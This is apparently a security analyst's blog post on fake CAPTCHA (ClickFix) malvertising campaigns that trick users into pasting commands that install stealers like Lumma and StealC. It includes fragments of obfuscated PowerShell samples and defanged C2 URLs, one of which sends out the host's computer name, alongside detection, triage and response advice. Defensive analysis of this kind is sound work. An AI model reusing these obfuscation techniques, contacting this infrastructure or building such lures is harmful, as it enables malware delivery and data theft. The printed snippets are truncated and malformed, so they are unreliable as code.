Fake CAPTCHAs: How Attackers Use Them to Spread Malware
A breakdown of fake CAPTCHA malvertising campaigns used to deliver malware and information stealers like LummaStealer and StealC with a look at attack flows, findings, detection ideas to put in place, and response actions.
What is FakeCaptcha / ClickFix?
FakeCaptcha (also known as ClickFix) is a social engineering technique where attackers show victims a fake “prove you’re human” verification page. Instead of asking users to click images or solve a puzzle like a real CAPTCHA, the page tells them to copy a command and paste it into the Windows Run dialog or terminal to “verify” they’re not a bot. In reality, that command downloads and runs malware, no exploit needed, just the victim following the instructions themselves.
Over the past 4 months within 2025, there has been a sharp rise in cybercriminals using fake CAPTCHA pages as a social engineering tactic to distribute malware, particularly information stealers like Lumma.
In this post, I want to break down how these fake CAPTCHA campaigns work, how they can be detected, and what a good response looks like.
Attack Flow

The flowchart below illustrates the attack chain of a fake CAPTCHA malvertising campaign, where users are tricked into executing a malicious command. This leads to the download and execution of obfuscated scripts and malware payloads.
Findings
Two related commands were identified containing heavily obfuscated PowerShell. Although the full payload was not included here, the scripts were consistent with malware delivery and appeared to be associated with malicious infrastructure.
Obfuscated PowerShell Scripts
The scripts used several layers of obfuscation, including arithmetic-based string generation, encoded payloads, compressed data blobs, and indirect execution with reflection. Snippets of these scripts are shown below.
1
2
3
4
5
$xtrvndwblhkco=$executioncontext;$atedatatedesantionisaraloralenes = (-joIn (@((-838+(6369-(3626436/(-2638+3300)))),(349908/6729),(7048-6991),(10121-(900+(2956+6215))),(-4013+(2422+(-6051+(9845-2147)))),(532+((5201+(786+3650))-(2137+2278)))
 (2922+(2573-(1475+1339))),(-5864+((9875+8932)-(4329+8423))),(-1996+((4710+(-784+2648))-(6350-3682))),(-5618+((7544+(7047-2510))-(2138+1659))),((1639+(3292+8043))-(5087+8771)),(4375/(2912+3064)),(9883-(2881+6900)),(3576+(-652+3974))),(112 +
(8322 - 5406))(-4209+(1092+(-3370+6338))),((8259-5850)+(6575-1883)),(-8787+(3680+(-4525+6980))),(-3309+(1217+(-4904+2088)))((7980-5129)+(4630-3491)),(4293-(6694-6160)),((3389+3554)-(2790+7140)),(-8537+(8097+(-4310+6205))),((9022-3662)+(1688+4492)),
(9061-7743),(5141-(2875+5030)),(7180-(4720+6598)),(5854-(6469+8301)),(8639-(4619+2102)),(-4411+((7317+2646)-(2482+7661))),((7000-6321)+(1202+7579)),(4195-(4195+4859)),((5290+6256)-(3590+4238)),(7482-2631)),
[byte[]]::ConvertFromBase64String((($vwds = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("..."))) )))
1
2
3
4
[System.Text.Encoding]::ascii.(([char[]]@((4326-(25704455/(977+(6670-1606)) -join ''))((h8ndqpv76xz1jykoi20bgu3wt9e "Leo+cWlwdGpzZZqua+5qlhj220k3mpZUAhd5/2a/
w0Vl7TOF0T3zd4v7VFrzBX84JejSIapRMQCOik7rmLLS4XszXeRT7fSs27LpI5xeIb/oG8WczxrdsIq7z434WoxPxJONCjavyZaBpJziRQ9rzdPIg4iNtNLmSfZ53kYuKRUJjsLowcZhLjROzBKPqNTeJRa4jh8ByZSM1ghpDBjAk5OSnsWgguAarP7rT5eslwRomsHJx5Ld+k7HixAKkN
/csU4IioWZsd2wGg4rSWxbTI9GlvgMb1BSjV6YVL/J4L7RmyVyqCqq1JrnTQ2YGAzzriJr/sy3xHSkLctb0tpHx9mmbIDum87Ig9bviMTkEkZUCYLDVr4YFMe3bLB/DvkMyxrQJf+TuCGWvM17+NSbWPza69zrnF6eAfToqn8zrjXhPcP3LdLQ1P8sgKfrYjjsQHjsMaIc87+GK0pTjMtLi
3LkvXQdATicdT4Flh2flZOiuonNcCblmwnt2f7J69YaqFDyBKVhgR/6GKoQWuQPvata0iTe0//eQAgaA+WdLPkBO+0DQOpAQYK8VUbLUe8P3llw/JebCT7pyphv2wT/VD5PulM1O1Au78+TAzfBkasoo1/p9Vd8oNsalDDBt5Uqbmj9wI2+ui2uPyi2VXzg3kdvSVeL("...")
Deobfuscation Results
Analysis of the scripts identified communication with the following suspected command-and-control (C2) endpoint:
1
hxxps://urjmovmstbtkamj[.]top/1.php?s=527
A second request was also observed at:
1
hxxp://urjmovmstbtkamj[.]top/dfql2whrag.php?id=$env:computername&key=snrljndkqk&s=527
This second request appears to collect host information, including the computer name. The parameters may indicate the following:
$env:computername: The affected asset namekey=snrljndkqk: A potential identifier for the infected asset in the C2 databases=527: A possible campaign identifier or payload version
The C2 infrastructure appeared to use a Domain Generation Algorithm (DGA). The seed was based on the current date and a hard-coded value (yyyyMMdd + 8441), which would allow the generated domain to be predicted and potentially blocked or sinkholed.
Initial observations suggested MintsLoader activity, potentially leading to the deployment of StealC or another information-stealing payload.
Initial Access Vectors
Attackers primarily rely on malvertising - embedding malicious ads or exploiting compromised legitimate websites to redirect unsuspecting users to fraudulent CAPTCHA pages. These pages instruct users to copy and run commands in the Windows Run dialog or terminal, often disguised as CAPTCHA verification.
Other tactics I’ve observed include exploiting browser vulnerabilities with JavaScript to trigger unauthorised downloads, intrusive push notifications, and phishing emails with malicious links that funnel users toward the same fake verification flow.

The image below shows how one of these campaigns deceives users into executing a malicious command via the Windows Run dialog, disguised as CAPTCHA verification.
Detection Methods
There are a few methods that work well for catching this kind of activity, most of which start with SIEM and XDR/EDR alerts, backed by custom detection rules for suspicious commands and processes:
- Behavioural analysis and anomaly detection, watching for unusual user activity, like running suspicious commands or downloading unknown files.
- URL and domain reputation monitoring - flagging and restricting access to newly registered or suspicious domains tied to fake CAPTCHA campaigns.
- Network traffic analysis, keeping an eye on DNS requests and other network activity for suspicious inbound/outbound communication linked to these attacks.
Triage Steps
When an alert like this fires, here’s how I’d go about validating whether it’s genuine:
- Command line analysis - investigate the script for signs of obfuscation, encoding, unintelligible arguments, or unusual execution methods. Where a command’s intent isn’t obvious, sandbox tools help determine whether it is malicious.
- Network pivoting - review logs from roughly two minutes before and after the malicious command, focusing on the process used to initiate the malware (for example,
powershell.exe,cmd.exe, ormshta.exe). - Contextual validation - check whether the activity fits the user’s role. Someone in payroll running advanced system commands is a lot more suspicious than an IT admin doing the same thing.
Recommended Response Actions
If an investigation confirms a true positive, here’s what I’d recommend doing:
- Isolate the affected asset immediately to stop malware propagation or further external communication.
- If the associated user account shows signs of compromise, disable it right away.
- Consider a full wipe and reimage of the affected system as a precaution.
- Document and share indicators of compromise (IOCs) like suspicious IPs, file hashes, and domains to help the community improve broader threat intelligence and detection tuning.